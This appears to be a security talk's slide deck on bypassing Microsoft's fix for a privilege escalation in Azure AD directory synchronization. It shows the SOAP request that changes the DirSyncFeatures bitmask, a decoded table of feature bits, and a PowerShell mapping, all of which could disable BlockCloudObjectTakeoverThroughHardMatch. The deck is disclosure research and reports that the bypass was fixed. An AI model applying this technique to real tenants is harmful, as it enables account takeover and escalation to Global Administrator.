1 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/
2 <s:Header>
24 <s:Body>
25 <SetCompanyDirsyncFeatures xmlns="http://schemas.microsoft.com/online/aws/change/
26 <dirsyncFeatures>172089</dirsyncFeatures>
27 </SetCompanyDirsyncFeatures>
28 </s:Body>
29 </s:Envelope>
```


# Enabling *BlockCloudObjectTakeoverThroughHardMatch*

- After enabling, *DirSyncFeatures* changed!

```
1 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:a="http://www.w3.org/2005/08/addressing">
2   <s:Header>
7   <s:Body>
8     <GetCompanyConfigurationResponse xmlns="http://schemas.microsoft.com/online/aws/change/2010/01">
9       <GetCompanyConfigurationResult xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
10        <AllowedFeatures>ObjectWriteback PasswordWriteback</AllowedFeatures>
11        <Description i:nil="true"/>
12        <DirSyncConfiguration>
36        <DirSyncFeatures>1220665</DirSyncFeatures>
37        <DisplayName>Contoso</DisplayName>
38        <IsDirSyncing>true</IsDirSyncing>
39        <IsPasswordSyncing>true</IsPasswordSyncing>
40        <MaxLinksSupportedAcrossBatchInProvision2>15000</MaxLinksSupportedAcrossBatchInProvision2>
41        <SynchronizationInterval>PT30M</SynchronizationInterval>
42        <TenantId>b8cd5d08-698b-4294-b7dd-867666a7cec4</TenantId>
43      </GetCompanyConfigurationResult>
44    </GetCompanyConfigurationResponse>
45  </s:Body>
46 </s:Envelope>
```

## What if..?

- Sync API allows modifying *DirSyncFeatures*
- What if it can be used to disable the fix?
- Profit!!



# Demo

```
PS C:\> Get-MsolDirSyncFeatures | select Dir*,Ena* | sort Dir*
```

DirSyncFeature	Enabled
BlockCloudObjectTakeoverThroughHardMatch	True
BlockSoftMatch	False
BypassDirSyncOverrides	False
Devicewriteback	False
DirectoryExtensions	False
DuplicateProxyAddressResiliency	True
DuplicateUPNResiliency	True
EnableSoftMatchOnUpn	True
EnableUserForcePasswordChangeOnLogon	False
EnforceCloudPasswordPolicyForPasswordSyncedUsers	False
PasswordSync	True
PasswordWriteBack	False
SynchronizeUpnForManagedUsers	True
UnifiedGroupwriteback	False
Userwriteback	False

# Demo

PasswordHashSync	0000	0000	0000	0000	0000	0001	1	x
PasswordWriteBack	0000	0000	0000	0000	0000	0010	2	x
DirectoryExtensions	0000	0000	0000	0000	0000	0100	4	x
DuplicateUPNResiliency	0000	0000	0000	0000	0000	1000	8	x
EnableSoftMatchOnUpn	0000	0000	0000	0000	0001	0000	16	x
DuplicateProxyAddressResiliency	0000	0000	0000	0000	0010	0000	32	x
	0000	0000	0000	0000	0100	0000	64	
	0000	0000	0000	0000	1000	0000	128	
	0000	0000	0000	0001	0000	0000	256	
EnforceCloudPasswordPolicyForPasswordSyncedUsers	0000	0000	0000	0010	0000	0000	512	x
UnifiedGroupWriteback	0000	0000	0000	0100	0000	0000	1024	x
UserWriteback	0000	0000	0000	1000	0000	0000	2048	x
DeviceWriteback	0000	0000	0001	0000	0000	0000	4096	x
SynchronizeUpnForManagedUsers	0000	0000	0010	0000	0000	0000	8192	x
EnableUserForcePasswordChangeOnLogon	0000	0000	0100	0000	0000	0000	16384	x
	0000	0000	1000	0000	0000	0000	32768	
	0000	0001	0000	0000	0000	0000	65536	
PassThroughAuthentication	0000	0010	0000	0000	0000	0000	131072	
	0000	0100	0000	0000	0000	0000	262144	
BlockSoftMatch	0000	1000	0000	0000	0000	0000	524288	x
BlockCloudObjectTakeoverThroughHardMatch	0001	0000	0000	0000	0000	0000	1048576	x



# Demo

```
382  $feature_values = [ordered]@{
383      "PasswordHashSync"           = 1
384      "PasswordWriteBack"         = 2
385      "DirectoryExtensions"       = 4
386      "DuplicateUPNResiliency"    = 8
387      "EnableSoftMatchOnUpn"     = 16
388      "DuplicateProxyAddressResiliency" = 32
389      #                             # 64
390      #                             # 128
391      #                             # 256
392      "EnforceCloudPasswordPolicyForPasswordSyncedUsers" = 512
393      "UnifiedGroupWriteback"     = 1024
394      "UserWriteback"            = 2048
395      "DeviceWriteback"         = 4096
396      "SynchronizeUpnForManagedUsers" = 8192
397      "EnableUserForcePasswordChangeOnLogon" = 16384
398      #                             # 32768
399      #                             # 65536
400      "PassThroughAuthentication" = 131072
401      #                             # 262144
402      "BlockSoftMatch"           = 524288
403      "BlockCloudObjectTakeoverThroughHardMatch" = 1048576
404  }
```

---

# Summary

- The original vulnerability was privilege escalation from *Directory Synchronization Accounts* to *Global Administrator* (+ other goodies)
  - TIP: Be persistent if you think something is wrong
- The fix was to enable a new synchronization feature, *BlockCloudObjectTakeoverThroughHardMatch*
- The fix could be evaded by using Synchronization API
  - TIP: Proprietary protocols may bypass security boundaries
  - *Note: The fix evasion was fixed Jan 13 2022* 😊

# Thank you!